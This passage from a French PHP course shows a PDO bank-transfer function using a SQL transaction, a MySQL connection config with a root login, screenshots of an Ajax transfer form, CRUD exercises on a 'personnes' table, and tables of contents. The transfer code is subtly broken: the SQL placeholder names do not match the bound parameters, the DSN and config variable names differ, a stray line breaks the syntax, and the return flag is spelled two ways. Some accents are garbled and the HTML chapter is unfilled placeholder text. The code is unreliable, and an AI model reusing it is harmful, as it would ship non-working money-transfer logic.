        foreach ($Tab_Infos_Cpt as $Num => $un_cpt)
        {
            $un_cpt['Solde_Compte']=number_format($un_cpt['Solde_Compte'],2,","," ");
        €";
            $Tab_Infos_Cpt[$Num]=$un_cpt;
        }
        $Tab_Infos_Un_Cpt=$Tab_Infos_Cpt[0];
        return $Tab_Infos_Un_Cpt;
    }
    catch(Exception $e)
    {
        $TitreMessage = $contexte ;
        $TexteMessage = $e->getMessage();
        Affiche_Message_Erreur($TitreMessage,$TexteMessage);
        $ERR_TRAIT=true;
    }
}
```

```
// =====
// --- Fonction de virement ---
// =====
function Virement($NumCptDebit,$NumCptCredit,$MtVirt)
{
    global
$ERR_TRAIT,$TYPE_DB,$SERVEUR,$BASEDD,$LOGIN_ADM,$MDP_ADM,$TABLECOMPTE,$TABL
ECLIENTS;
    $virement_effectue = true ;
    $ConnexionBDD = false;
    $TransactionDemarree = false;
    try
    {
        // -- contexte pour le message d'erreur ---
        $contexte="Connexion base de donn&acute;es";
        // --- connexion de la base de donn&acute;es ---
        $bdd = new
PDO($TYPE_DB."::host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
        $ConnexionBDD=true;
        // --- initialisation des Exceptions PDO pour prepare ---
        $bdd->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
        // --- définition du codage en UTF8 ---
        $bdd->exec("SET CHARACTER SET utf8");
        // --- on gère le virement dans une transaction SQL ---
        // =====
        // === on débute la transaction ===
        // =====
        // -- contexte pour le message d'erreur ---
        $contexte="Initialisation virement";
        $bdd->beginTransaction();
        $TransactionDemarree=true;
        // =====
        // === on débite le compte ===
        // =====
        // -- contexte pour le message d'erreur ---
        $contexte="D&acute;bit du compte" ;
        // --- préparation de la requète ---
        $requete_sql='UPDATE '.$TABLECOMPTE.' SET Solde=Solde+:$MontantVir WHERE
Id_Cpt=:NumCptOperation';
        $reponse = $bdd->prepare($requete_sql);
        // --- liaison avec les paramètres ---
        $reponse->bindParam(':MontantVir', $MontantVir);
        $reponse->bindParam(':NumCptOperation', $NumCptOperation, PDO::PARAM_INT);
        // --- affectation des valeurs pour les paramètres ---
        $MontantVir = -$MtVirt ;
        $NumCptOperation = $NumCptDebit ;
        // --- exécution de la requête ---
        $reponse->execute();
        // --- fermeture de la requête ---
        $reponse->closeCursor();
        // =====
        // === on cr dite le compte ===
        // =====
        // -- contexte pour le message d'erreur ---
        $contexte="Cr dit du compte";
        // --- La requête est d j  pr par e , elle ne change pas ---
        // --- les param tres sont d j  li s (bind) ils ne changent pas ---
        // --- affectation des valeurs pour les param tres ---
        $MontantVir = +$MtVirt ;
        $NumCptOperation = $NumCptCredit ;
        // --- ex cution de la requ te ---
        $reponse->execute();
        // --- fermeture de la requ te ---
```

```
$reponse->closeCursor();
// =====
// === on valide la transaction ===
// =====
// --- si aucune erreur, on valide la transaction ---
$contexte = "Validation virement";
$reponse = $bdd->commit();
}
catch(Exception $e)
{
// =====
// === on annule la transaction ===
// =====
if ($ConnexionBDD && $TransactionDemarree)
{
try
{
$bdd->rollback();
}
catch(Exception $er)
{
$TitreMessage = 'Probl&egrave;me sur le virement - Transaction
annul&acute;e';
$TexteMessage = 'Annulation : '.$er->getMessage();
Affiche_Message_Erreur($TitreMessage,$TexteMessage);
$Virement_effectue=false;
}
}
$TitreMessage = 'Probl&egrave;me sur le virement - Transaction
annul&acute;e';
$TexteMessage = $contexte.' : '.$e->getMessage();
Affiche_Message_Erreur($TitreMessage,$TexteMessage);
$Virement_effectue=false;
}
return $Virement_effectue;
}
?>
```

Voici le fichier MySQL\_PDO\_transaction\_include\_param\_dbb.php :

```
<?php
// --- paramètres de connexion à la base de données ---
$TYPE_DBB="mysql";
$SERVEUR="localhost";
$BASEDD="CoursPHP";
$TABLECOMPTE="comptes_bancaires";
$TABLECLIENTS="clients_bancaires";
$LOGIN_ADM="root";
$MDP_ADM="xxxx";
?>
```

#### Remarque :

*Il est préférable d'utiliser un compte MySQL autre que root pour effectuer cette transaction.*

*Ce compte doit avoir le droit de consulter les données sur les tables « comptes\_bancaires » et « clients\_bancaires » (SELECT) et le droit de modifier les données de la table « comptes\_bancaires » (UPDATE).*

#### 13.6.5.4.3 Pour le Web avec des listes déroulantes

Le programme `MySQL_PDO_formulaire_ajax_prepare_web.php` est une variation du programme précédent utilisant les requêtes préparées.

Il propose une interface de saisie beaucoup plus conviviale.

Il utilise les listes déroulantes pour saisir successivement l'agence, le client, et le compte à débiter, ainsi que l'agence, le client et le compte à créditer.

Chaque liste déroulante est alimentée par les résultats d'une requête SQL. Le contenu de la liste suivante dépend de la sélection effectuée dans la liste précédente.

Ainsi si l'agence bancaires « A » est choisie, seuls les clients de cette agence seront proposés dans la liste suivante.

Si parmi cette liste le client « C » est sélectionné, seuls les comptes de ce client seront proposés dans la liste suivante.

Ce programme utilise le langage JavaScript Ajax.

Il utilise les programmes suivants :

- `traitement_clients_credit_prepare.php` : « include » qui génère la liste déroulante des clients et effectue la sélection du client à créditer ;
- `traitement_clients_debit_prepare.php` : « include » qui génère la liste déroulante des clients et effectue la sélection du client à débiter ;
- `traitement_comptes_credit_prepare.php` : « include » qui génère la liste déroulante des comptes et effectue la sélection du compte à créditer ;
- `traitement_comptes_debit_prepare.php` : « include » qui génère la liste déroulante des comptes et effectue la sélection du compte à débiter ;
- `MySQL_PDO_transaction_secure_prepare_ajax_web.php` : « include » qui effectue le virement ;
- `MySQL_PDO_fonctions_ajax_prepare.js` : « include » contenant les fonctions JavaScript Ajax ;

Nous ne présentons pas ici le contenu de ce programme mais des copies d'écran de son exécution.

Le premier écran montre l'interface sans aucune saisie. Seules les agences pour le compte de débit et de crédit apparaissent.

### Saisie du virement

**Compte à débiter**

Agence :

**Compte à créditer**

Agence :

**Montant du virement**

Montant :  €

Valider :

La liste déroulante de l'agence a été alimentée par une requête SQL sur la table « agences\_bancaires ».

**Saisie du virement**

**Compte à débiter**

Agence :

--- Choisissez une agence ---  
00523 Agence Italie  
**00602 Agence République**  
00521 Agence Voltaire

Compte à créditer

Agence :

**Montant du virement**

Montant :  €

Valider :  Effacer

Dès la sélection d'une agence la liste déroulante du client apparaît.

**Saisie du virement**

**Compte à débiter**

Agence :

Client :

**Compte à créditer**

Agence :

**Montant du virement**

Montant :  €

Valider :  Effacer

Elle a été alimentée par une jointure interne sur les tables « comptes\_bancaires » et « clients\_bancaires » afin de faire apparaître le nom et prénom des clients ayant un compte dans cette agence.

**Saisie du virement**

**Compte à débiter**

Agence :

Client :

--- Choisissez un client ---  
**DE-LA-FONTAINE Jean**  
**DUPONT Jean**  
MARTIN Albert  
MURCIAN Carole

**Compte à créditer**

Agence :

**Montant du virement**

Montant :  €

Valider :  Effacer

La tentative de validation en cours de sélection fait apparaître un message d'erreur reprenant les valeurs saisies :

**Saisie du virement**

**Compte à débiter**

Agence : 00602 Agence République  
Client : DUPONT Jean  
Compte : --- Choisissez un compte ---

**Compte à créditer**

Agence : --- Choisissez une agence ---

**Montant du virement**

Montant : 185,33 €

Valider : Valider Effacer

Débit : Sélectionnez un compte pour : DUPONT Jean !

La liste déroulante des comptes a été alimentée par une requête SQL sur les comptes de ce client dans cette agence.

Seuls les comptes pouvant supporter un virement sont affichés, ce qui exclut les cartes de paiement et autres qui sont adossées à un compte courant :

**Saisie du virement**

**Compte à débiter**

Agence : 00602 Agence République  
Client : DUPONT Jean  
Compte : 165143P Compte de dépôts : 450,98 €  
--- Choisissez un compte ---

**Compte à créditer**

165143P Compte de dépôts : 450,98 €  
116476Q Livret A : 620,00 €

Agence : --- Choisissez une agence ---  
Client : --- Choisissez un client ---  
Compte : --- Choisissez un compte ---

**Montant du virement**

Montant : 185,33 €

Valider : Valider Effacer

L'écran suivant montre l'ensemble des données renseignées :

**Saisie du virement**

**Compte à débiter**

Agence : 00602 Agence République  
 Client : DUPONT Jean  
 Compte : 165143P Compte de dépôts : 450,98 €

**Compte à créditer**

Agence : 00521 Agence Voltaire  
 Client : DE-LA-RUE Laurence  
 Compte : 045123P Compte de dépôts : 175,70 €

**Montant du virement**

Montant : 50,98 €

Valider :

La validation affiche un écran de récapitulation et de confirmation :

**Etat des comptes AVANT virement : Virement de 50,98 €, du compte 1 -> le compte 39**

ID_Cpt	Agence	Numero	Type	Nom	Prenom	Solde_Compte
1	00602	165143P	Compte_Dépôts	DUPONT	JEAN	450,98 €
39	00521	045123P	Compte_Dépôts	DE-LA-RUE	LAURENCE	175,70 €

**Confirmation du virement**

Merci de confirmer le virement :

Oui  Non

Une fois confirmée, le virement est effectué en mode transactionnel, et le résultat est affiché :

**Résultat : Virement de 50,98 €, du compte 1 -> le compte 39**

ID_Cpt	Agence	Numero	Type	Nom	Prenom	Solde_Compte
1	00602	165143P	Compte_Dépôts	DUPONT	JEAN	400,00 €
39	00521	045123P	Compte_Dépôts	DE-LA-RUE	LAURENCE	226,68 €

Le programme `MySQL_PDO_formulaire_ajax_query_web.php` est une variation du programme précédent utilisant la méthode « query » à la place des requêtes préparées.

Il utilise les programmes suivants :

- `traitement_clients_credit_query.php` : « include » qui génère la liste déroulante des clients et effectue la sélection du client à créditer ;
- `traitement_clients_debit_query.php` : « include » qui génère la liste déroulante des clients et effectue la sélection du client à débiter ;
- `traitement_comptes_credit_query.php` : « include » qui génère la liste déroulante des comptes et effectue la sélection du compte à créditer ;
- `traitement_comptes_debit_query.php` : « include » qui génère la liste déroulante des comptes et effectue la sélection du compte à débiter ;
- `MySQL_PDO_transaction_secure_prepare_ajax_web.php` : « include » qui effectue le virement ;
- `MySQL_PDO_fonctions_ajax_query.js` : « include » contenant les fonctions JavaScript Ajax ;

## 13.7

## Exercices

Reprenez l'exercice N°1 de la section 11.8 pour gérer les données dans la table « personnes » au lieu d'utiliser des fichiers.

L'accès à la table « personnes » devra se faire via un compte MySQL « personnesadm » (voir les sections 13.4.11.3 et 13.4.11.4.2) ayant les privilèges SELECT, INSERT, UPDATE, DELETE limités à cette table.

-1- Faire un programme qui permet de gérer une liste de personnes dans une table « personnes » de la base de données CoursPHP. Pour chaque personne on saisira :

Son nom, son prénom et son âge. Son identifiant (ID) sera automatiquement attribué par la table « personnes » (clef primaire).

Le programme principal présentera le menu suivant :

```
-1- Saisie d'une liste de personnes
-2- Affichage de toutes les personnes
-3- Recherche de personnes, d'après le nom
-4- Supprimer une personne
-5- Modifier une personne
-6- Recherche de personnes, d'après un champ
-0- Quitter
Choix (1,2,3,...) :
```

Chaque choix appellera une fonction ou une procédure qui effectuera le traitement demandé.

Choix 1 : Voici un exemple de la saisie de personnes

```
Choix (1,2,3,...) : 1
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : dupont;jean;28
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : jacquenod ;
jean christophe ; 54
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : murcianc ;
carole; 44
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : léry ; jean-
michel; 25
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : de la rue ;
jean christophe; 27
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) : martin ; pierre
david; 27
Entrez un nom, un prénom et un âge (ex : Dupont;Jean;28) :
```

Les contraintes à respecter sont :

- Une ligne vide provoque une fin de saisie.
- La saisie des noms et prénoms composés devra être possible.
- Les noms et prénoms seront normalisés. Pour cela, faites une fonction de normalisation des noms et prénoms.
  - o Dans un premier temps cette fonction traitera uniquement la mise en majuscule.

- Dans un deuxième temps les noms et prénoms seront normalisés en majuscules, sans accent, ni valeur numérique, ni apostrophe. Les espaces multiples seront remplacés par un seul espace, puis chaque espace d'un nom ou d'un prénom composé sera remplacé par un tiret « - ». Par exemple « Léry » sera normalisé en « LERY », « dE la fONTaine » sera normalisé en « DE-LA-FONTAINE », ou « d'ortal » sera normalisé en « D-ORTAL ». De même pour les prénoms, « André pieRRe » sera transformé en ANDRE-PIERRE.
- L'identifiant de la personne, n'est pas saisi, il est automatiquement attribué par la table « personnes » au moment de l'insertion d'un enregistrement avec les champs Nom, Prenom, Age.
- L'identifiant de la personne doit être une clef primaire de la table « personnes ».
- Si un des éléments est vide, ou si l'âge n'est pas un numérique, un message d'erreur apparaît, et la personne n'est pas traitée.
- Les informations d'une personne saisie sont rangées dans un tableau associatif \$une\_personne[] (variable locale) avec les étiquettes « Nom », « Prenom », « Age », puis chaque personne sera ensuite rangée dans un tableau numérique de personnes, \$tab\_personnes[] (variable locale).
- Le tableau des personnes, \$tab\_personnes[], sera trié à la fin de la saisie, et les éventuels doublons supprimés.
- A la fin de la saisie, si le tableau \$tab\_personnes[] n'est pas vide, chacun de ses éléments sera insérés dans la table « personnes ».

**Voici la représentation du tableau des personnes.**

N° de la personne	<b>\$tab_personnes</b>		
	<i>colonnes</i>	<i>Nom</i>	<i>Prenom</i>
0	DUPONT	JEAN	28
1	JACQUEENOD	JEAN-CHRISTOPHE	54
2	MURCIANC	CAROLE	44
...	...	...	...

### Choix 2 : Voici un exemple de l'affichage des personnes

Choix (1,2,3,...) : 2

ID	Nom	Prénom	Age
1	DUPONT	JEAN	28
2	JACQUEENOD	JEAN-CHRISTOPHE	54
3	MURCIAN	CAROLE	44
4	LERY	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
6	MARTIN	PIERRE-DAVID	27

**Les contraintes à respecter sont :**

- La présentation de l'affichage sera réutilisable par d'autres modules comme lors de la recherche : faire une procédure d'affichage ayant un tableau de personnes à afficher en argument.

### Choix 3 : Voici un exemple de la recherche de personnes d'après le nom

Choix (1,2,3,...) : 3  
Nom de la personne : dupont

ID	Nom	Prénom	Age
1	DUPONT	JEAN	28
15	DUPONT	JEAN	54
19	DUPONT-DE-NEMOURS	JEAN-CHARLES	28

### Les contraintes à respecter sont :

- La recherche demandera le nom à rechercher, et cherchera tous les noms contenant le texte saisi.
- Elle appellera la fonction Recherche\_sur\_critere(), commune aux choix 3 et 6, avec deux arguments :
  - o Le premier argument indique le critère de la recherche, soit la lettre « b » pour indiquer que la recherche porte sur le nom.
    - « a » pour le champ ID
    - « b » pour le champ nom
    - « c » pour le champ prenom
    - « d » pour le champ age
  - o Le second argument de la fonction de recherche indique la valeur à rechercher.
- La fonction recherche retourne un tableau contenant la liste des personnes trouvées.
- L'affichage du résultat de la recherche utilisera la fonction d'affichage développée pour le choix 1.

### Choix 4 : Voici un exemple de la suppression d'une personne

Choix (1,2,3,...) : 4  
Critère de recherche :  
-a- Identifiant (ID)  
-b- Nom  
-c- Prénom  
-d- Age

Entrez le critère (a,b,c ou d) : b  
Nom : dupont

#### Liste des personnes trouvées

ID	Nom	Prénom	Age
1	DUPONT	JEAN	28
15	DUPONT	JEAN	54
19	DUPONT-DE-NEMOURS	JEAN-CHARLES	28

Sélectionnez l'ID de la personne à supprimer : 19

ID	Nom	Prénom	Age
19	DUPONT-DE-NEMOURS	JEAN-CHARLES	28

Confirmez la suppression (o/n) : o  
DUPONT-DE-NEMOURS JEAN-CHARLES supprimé

**Les contraintes à respecter sont :**

- La recherche sera multicritère :
- Le résultat de la recherche sera affiché ;
- Suite à la sélection de la personne, parmi la liste présentée, la personne sera supprimée, après confirmation.

**Choix 5 : Voici un exemple de la modification d'une personne**

Choix (1,2,3,...) : 5

Critère de recherche :

- a- Identifiant (ID)
- b- Nom
- c- Prénom
- d- Age

Entrez le critère (a,b,c ou d) : c

Prénom : jean

-----  
Liste des personnes trouvées  
-----

ID	Nom	Prénom	Age
1	DUPONT	JEAN	28
2	JACQUENOD	JEAN-CHRISTOPHE	54
4	LERY	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
10	DUMOULIN	JEAN-CHRISTOPHE	54
12	DE-LA-FONTAINE	JEAN	110
15	DUPONT	JEAN	54

Sélectionnez l'ID de la personne à modifier : 5

ID	Nom	Prénom	Age
5	DE-LA-RUE	JEAN-CHRISTOPHE	27

Confirmez la modification (o/n) : o

Saisissez les nouvelles informations (vide pour inchangé) !

Nom actuel : DE-LA-RUE                                  Nouveau Nom : la rue  
Prénom actuel : JEAN-CHRISTOPHE                        Nouveau Prénom : christophe  
Age actuel : 27    Nouvel Age :

Pas de modification de l'âge

LA-RUE CHRISTOPHE modifié

**Les contraintes à respecter sont :**

- La recherche sera multicritère :
- Le résultat de la recherche sera affiché ;
- Suite à la sélection de la personne, parmi la liste présentée, la personne pourra être modifiée, après confirmation.
- Chaque champ peut être modifié. La saisie d'une information vide laisse la valeur du champ inchangée.

**Choix 6 : Voici un exemple de la recherche de personnes d'après un champ**

```
Choix (1,2,3,...) : 6
Critère de recherche :
  -a- Identifiant (ID)
  -b- Nom
  -c- Prénom
  -d- Age
Entrez le critère (a,b,c ou d) : c
Prénom      : jean
```

**Liste des personnes trouvées**

ID	Nom	Prénom	Age
1	DUPONT	JEAN	28
2	JACQUENOD	JEAN-CHRISTOPHE	54
4	LERY	JEAN-MICHEL	25
10	DUMOULIN	JEAN-CHRISTOPHE	54
12	DE-LA-FONTAINE	JEAN	110
15	DUPONT	JEAN	54

**Les contraintes à respecter sont :**

- La recherche demandera le critère de la recherche (a, b, c, d);
- Puis la valeur à rechercher pour ce champ ;
- Elle appellera ensuite la fonction Recherche\_sur\_critere(), commune aux choix 3 et 6, avec les deux arguments :
  - o Le premier argument indique le critère de la recherche, soit la lettre saisie : « a » pour le champ ID, « b » pour le champ nom, « c » pour le champ prenom, « d » pour le champ age.
  - o Le second argument de la fonction de recherche indique la valeur à rechercher.
- Dans le cas de la recherche sur le nom ou le prénom, elle retournera tous les enregistrements dont le champ contient le texte saisi.
- La fonction recherche retourne un tableau de personnes.
- L'affichage du résultat de la recherche utilisera la fonction d'affichage développée pour le choix 1.

**Choix 0 : Voici un exemple de la fin du programme**

```
Choix (1,2,3,...) : 0
Au revoir !
```

Solution : MySQL\_PDO\_liste\_personnes\_shell.php

## -2- Adaptez le programme précédent pour le web.

**Le menu sera une page HTML. Chaque choix appellera un fichier PHP effectuant le traitement indiqué.**

Pour certains traitements, inspirez-vous des programmes :

- MySQL\_PDO\_insertion\_personnes\_web.php présenté à la section 13.6.3.3.
- MySQL\_PDO\_modification\_personnes\_web.php présenté à la section 13.6.3.4.
- MySQL\_PDO\_suppression\_personnes\_web.php présenté à la section 13.6.3.5.

Vous devez utiliser les requêtes préparées pour effectuer les requêtes sur la table « personnes » (voir section 13.6.3.6.).

**Voici un exemple des différentes pages attendues selon les traitements.**

**Menu principal.**

**Le menu sera une page HTML. Chaque choix appellera un fichier PHP effectuant le traitement indiqué.**

Gestion d'une base de données de personnes

Par Jean-Michel Léry

1. Saisie d'une liste de personnes
2. Affichage de toutes les personnes
3. Recherche de personnes, d'après le nom
4. Supprimer une personne
5. Modifier une personne
6. Recherche de personnes, d'après un champ
7. Quitter

### -1- Saisie d'une liste de personnes.

**Le formulaire de saisie proposera de saisir les différents champs**

Saisissez les données d'une nouvelle personne :

Entrez un nom :

Entrez un prénom :

Entrez un âge :

« Retour au menu

**La touche « Valider cette personne » affichera à nouveau le formulaire pour saisir une nouvelle personne, et rappellera la dernière personne saisie.**

Saisissez les données d'une nouvelle personne :

Entrez un nom : Dupont de Nemours

Entrez un prénom : Jean Charles

Entrez un âge : 28

Dernière personne saisie

ID	Nom	Prénom	Age
21	LAFORTY	CLAUDE	55

[« Retour au menu](#)

## -2- Affichage de toutes les personnes.

Ce choix affichera toutes les personnes.

Liste des personnes

ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
2	JACQUENOD	JEAN-CHRISTOPHE	54
3	MURCIAN	CAROLE	44
4	LERY	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
6	MARTIN	PIERRE-DAVID	27
7	MARTIN	PIERRE	56
8	JACQUENOD	FREDERIC	25
9	JACQUENOD	LAURENCE	24
10	DUMOULIN	JEAN-CHRISTOPHE	54
11	LABONNE-JAYAT	OLIVIER	54
12	DE-LA-FONTAINE	JEAN	110
13	LEVY	SAMUEL	56
14	DE-LA-RUE	LAURENCE	25
15	DUPONT	JEAN	54
16	MARTIN	ALBERT	25
17	LEMY	KEVIN	25
18	KACZMA	SYLVIE-SAMANTHA	52
19	DUPONT-DE-NEMOURS	JEAN-CHARLES	28
20	DE-LA-HAYE	MARC-ANTOINE	45
21	LAFORTY	CLAUDE	55

[« Retour au menu](#)

### -3- Recherche par nom.

Le formulaire demandera une partie du nom de la personne à rechercher.

Saisissez une partie du nom de la personne à rechercher : \_\_\_\_\_

Entrez un élément nom (ex : Dup) :

« Retour au menu

puis affichera la liste des personnes ayant le texte saisie dans le nom :

Liste des personnes trouvées pour : Nom contient "dup"

ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
15	DUPONT	JEAN	54
19	DUPONT-DE-NEMOURS	JEAN-CHARLES	28

« Retour au menu

### -4- Supprimer une personne.

La suppression utilisera une recherche multicritères (choix 6).

Saisissez les critères de recherche : \_\_\_\_\_

Sélectionnez le critère de recherche :

Identifiant  Nom  Prénom  Age

Entrez la valeur selon le critère :

« Retour au menu

La validation affichera la liste des personnes trouvées avec ce critère, et demandera d'en sélectionner une :

**Liste des personnes trouvées pour : Age = 54**

ID	Nom	Prenom	Age
2	JACQUENOD	JEAN-CHRISTOPHE	54
10	DUMOULIN	JEAN-CHRISTOPHE	54
11	LABONNE-JAYAT	OLIVIER	54
15	DUPONT	JEAN	54

Saisissez le Numéro (ID) de la personne à supprimer :

Entrez le Numéro (ID) de la personne à supprimer :

[« Retour au menu](#)

**Puis affichera la personne sélectionnée, et une demande de confirmation de la suppression :**

**Personne à supprimer**

ID	Nom	Prenom	Age
10	DUMOULIN	JEAN-CHRISTOPHE	54

Confirmation de la suppression

Merci de confirmer la suppression de cette personne :

Oui  Non

[« Retour au menu](#)

**En cas de réponse positive, une confirmation sera affichée :**

**Cette personne a été supprimée**

ID	Nom	Prenom	Age
10	DUMOULIN	JEAN-CHRISTOPHE	54

[« Retour au menu](#)

**-5- Modifier une personne.**

La modification utilisera une recherche multicritères (choix 6).

Saisissez les critères de recherche :

Sélectionnez le critère de recherche :

Identifiant  Nom  Prénom  Age

Entrez la valeur selon le critère :

« Retour au menu

Affichera la liste des personnes trouvées avec ce critère, et demandera d'en sélectionner une :

Liste des personnes trouvées pour : Prenom contient "jean"

ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
2	JACQUENOUD	JEAN-CHRISTOPHE	54
4	LERY	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
12	DE-LA-FONTAINE	JEAN	110
15	DUPONT	JEAN	54
19	DUPONT-DE-NEMOURS	JEAN-CHARLES	28

Saisissez le Numéro (ID) de la personne à modifier :

Entrez le Numéro (ID) de la personne à modifier :

« Retour au menu

Elle affichera ensuite la personne sélectionnée, puis la possibilité de saisir une nouvelle valeur pour chacun des champs (une valeur vide laisse la valeur initiale) :

Personne à modifier

ID	Nom	Prenom	Age
15	DUPONT	JEAN	54

Saisissez les nouvelles valeurs :

ATTENTION : un champ non renseigné (vide) laisse la valeur inchangée !

Nouveau Nom	Nouveau Prénom	Nouvel Age
dupond	pierre andré	44

« Retour au menu

Si les données sont correctes (comme l'âge compris entre 1 et 120 ans), le résumé de la modification est affiché.

La personne suivante

ID	Nom	Prenom	Age
15	DUPONT	JEAN	54

est modifiée en

ID	Nom	Prenom	Age
15	DUPOND	PIERRE-ANDRE	44

[« Retour au menu](#)

#### -6- Recherche multicritères.

La recherche multicritères proposera de rechercher selon l'identifiant, une partie du nom, une partie du prénom ou l'âge.

Saisissez les critères de recherche :

Sélectionnez le critère de recherche :

Identifiant  Nom  Prénom  Age

Entrez la valeur selon le critère :

[Rechercher](#)

[Effacer le formulaire](#)

[« Retour au menu](#)

Et affichera la liste des personnes trouvées selon ce critère.

Liste des personnes trouvées pour : Nom contient "dup"

ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
15	DUPOND	PIERRE-ANDRE	44
19	DUPONT-DE-NEMOURS	JEAN-CHARLES	28

[« Retour au menu](#)

#### -9- Quitter.

Cette fonction affichera le message suivant.

Fin de session :

Au revoir !

Solutions :

*MySQL\_PDO\_liste\_personnes\_menu\_web.php  
MySQL\_PDO\_liste\_personnes\_saisie\_web.php  
MySQL\_PDO\_liste\_personnes\_affichage\_web.php  
MySQL\_PDO\_liste\_personnes\_recherche\_nom\_web.php  
MySQL\_PDO\_liste\_personnes\_suppression\_web.php  
MySQL\_PDO\_liste\_personnes\_modification\_web.php  
MySQL\_PDO\_liste\_personnes\_recherche\_champ\_web.php  
MySQL\_PDO\_liste\_personnes\_quitter\_web.php  
MySQL\_PDO\_liste\_personnes\_include\_retour\_menu\_web.php  
MySQL\_PDO\_liste\_personnes\_include\_sprog\_commun\_web.php  
MySQL\_PDO\_liste\_personnes\_include\_param\_dbb.php*

# Partie V

## Rappel sur HTML

<b>14</b>	<b>HTML.....</b>	<b>869</b>
14.1	HTML 1.....	869
14.2	HTML 2.....	869
14.3	HTML 3.....	869
14.4	HTML 4.....	869
14.5	HTML 5.....	869
14.5.1	XXX .....	869
14.5.2	XXX .....	869

## 14 HTML

### 14.1        HTML 1

xxxx

### 14.2        HTML 2

xxxx

### 14.3        HTML 3

xxxx

### 14.4        HTML 4

xxxx

### 14.5        HTML 5

xxxx

#### 14.5.1    XXX

xxxx

#### 14.5.2    XXX

xxxx

# Partie VI

## PHP, HTML et MySQL

## Site Web Dynamique

<b>15 RAPPEL DE L'ARCHITECTURE HTML, PHP ET MYSQL.....</b>	<b>872</b>
15.1 PRINCIPE.....	872
15.2 SERVEUR WEB AVEC PHP .....	872
15.2.1 <i>Principe</i> .....	872
15.2.2 <i>Rôle des codes HTML</i> .....	872
15.2.3 <i>Rôle des programmes PHP</i> .....	872
15.2.4 <i>Stockage des données</i> .....	873
15.3 SERVEUR WEB AVEC PHP ET MYSQL.....	873
15.3.1 <i>Principe</i> .....	873
15.3.2 <i>Rôle des codes HTML</i> .....	874
15.3.3 <i>Rôle des programme PHP</i> .....	874
15.3.4 <i>Stockage des données</i> .....	874
<b>16 INTEGRATION HTML, PHP ET MYSQL.....</b>	<b>875</b>
16.1 PRINCIPE.....	875
16.2 CREDITS IMMOBILIERS : INTEGRATION HTML ET PHP.....	875
16.2.1 <i>Principe</i> .....	875
16.2.2 <i>Simulation de Crédits immobiliers</i> .....	876
16.2.2.1 Formulaire et affichage PHP sur deux pages .....	876
16.2.2.1.1 <i>Principe</i> .....	876
16.2.2.1.2 Version sans feuille de style.....	876
16.2.2.1.2.1 <i>Le formulaire de saisie HTML</i> .....	876
16.2.2.1.2.2 <i>Le programme de traitement PHP</i> .....	877
16.2.2.1.3 Version avec feuille de style.....	880
16.2.2.1.3.1 <i>Le formulaire de saisie HTML</i> .....	880
16.2.2.1.3.2 <i>Le programme de traitement PHP</i> .....	881
16.2.2.1.3.3 <i>La feuille de style</i> .....	885
16.2.2.2 Formulaire et affichage PHP sur une page .....	887
16.2.2.2.1 <i>Principe</i> .....	887
16.2.2.2.2 Architecture du programme .....	887
16.2.2.2.2.1 <i>Problématique</i> .....	887
16.2.2.2.2.2 <i>Le formulaire</i> .....	890
16.2.2.2.2.3 <i>La variable reset</i> .....	891
16.2.2.2.2.4 <i>La variable de session Afficher_Messages_Champs</i> .....	891
16.2.2.2.3 <i>Le programme complet</i> .....	893
16.2.2.2.4 <i>La feuille de style</i> .....	896
16.2.3 <i>Tableau d'amortissement d'un Crédit immobilier</i> .....	899
16.2.3.1 Formulaire et affichage PHP sur deux pages .....	900
16.2.3.1.1 <i>Principe</i> .....	900
16.2.3.1.2 Méthode sans tableau PHP .....	900
16.2.3.1.2.1 <i>Version sans feuille de style</i> .....	901
16.2.3.1.2.1.1 <i>Le formulaire de saisie HTML</i> .....	901
16.2.3.1.2.1.2 <i>Le programme de traitement PHP</i> .....	902

# Cours PHP de Jean-Michel Léry

16.2.3.1.2.2.2	Version avec feuille de style.....	908
16.2.3.1.2.2.1	Le formulaire de saisie.....	908
16.2.3.1.2.2.2	Le programme de traitement PHP.....	909
16.2.3.1.2.2.3	La feuille de style.....	915
16.2.3.1.3	Méthode avec tableau PHP.....	918
16.2.3.1.3.1	Principe.....	918
16.2.3.1.3.2	Le formulaire de saisie HTML5 .....	918
16.2.3.1.3.3	Le programme de traitement PHP.....	922
16.2.3.2	Formulaire et affichage PHP sur une page .....	929
16.2.3.2.1	Principe.....	929
16.2.3.2.2	Architecture du programme .....	929
16.2.3.2.2.1	Problématique .....	929
16.2.3.2.2.2	Le formulaire.....	932
16.2.3.2.2.3	La variable reset .....	933
16.2.3.2.2.4	La variable de session Afficher_Messages_Champs .....	933
16.2.3.2.3	Le programme complet .....	935
16.2.3.2.4	La feuille de style.....	942
16.3	LISTE DE PERSONNES : INTEGRATION HTML, PHP ET MySQL .....	<b>ERREUR ! LE SIGNET N'EST PAS DEFINI.</b>
16.3.1	<i>Principe.....</i>	<i>Erreur ! Le signet n'est pas défini.</i>
<b>17</b>	<b>SITE WEB COMPLET .....</b>	<b>ERREUR ! LE SIGNET N'EST PAS DEFINI.</b>
17.1	PRINCIPE.....	<b>ERREUR ! LE SIGNET N'EST PAS DEFINI.</b>
17.2	LA PAGE PRINCIPALE .....	<b>ERREUR ! LE SIGNET N'EST PAS DEFINI.</b>
17.2.1	<i>Structure de la page.....</i>	<i>Erreur ! Le signet n'est pas défini.</i>
17.2.1.1	<i>Principe.....</i>	<i>Erreur ! Le signet n'est pas défini.</i>
17.2.2	<i>La navigation .....</i>	<i>Erreur ! Le signet n'est pas défini.</i>
17.3	LE PREMIER DOMAINE : CREDITS IMMOBILIERS.....	<b>ERREUR ! LE SIGNET N'EST PAS DEFINI.</b>
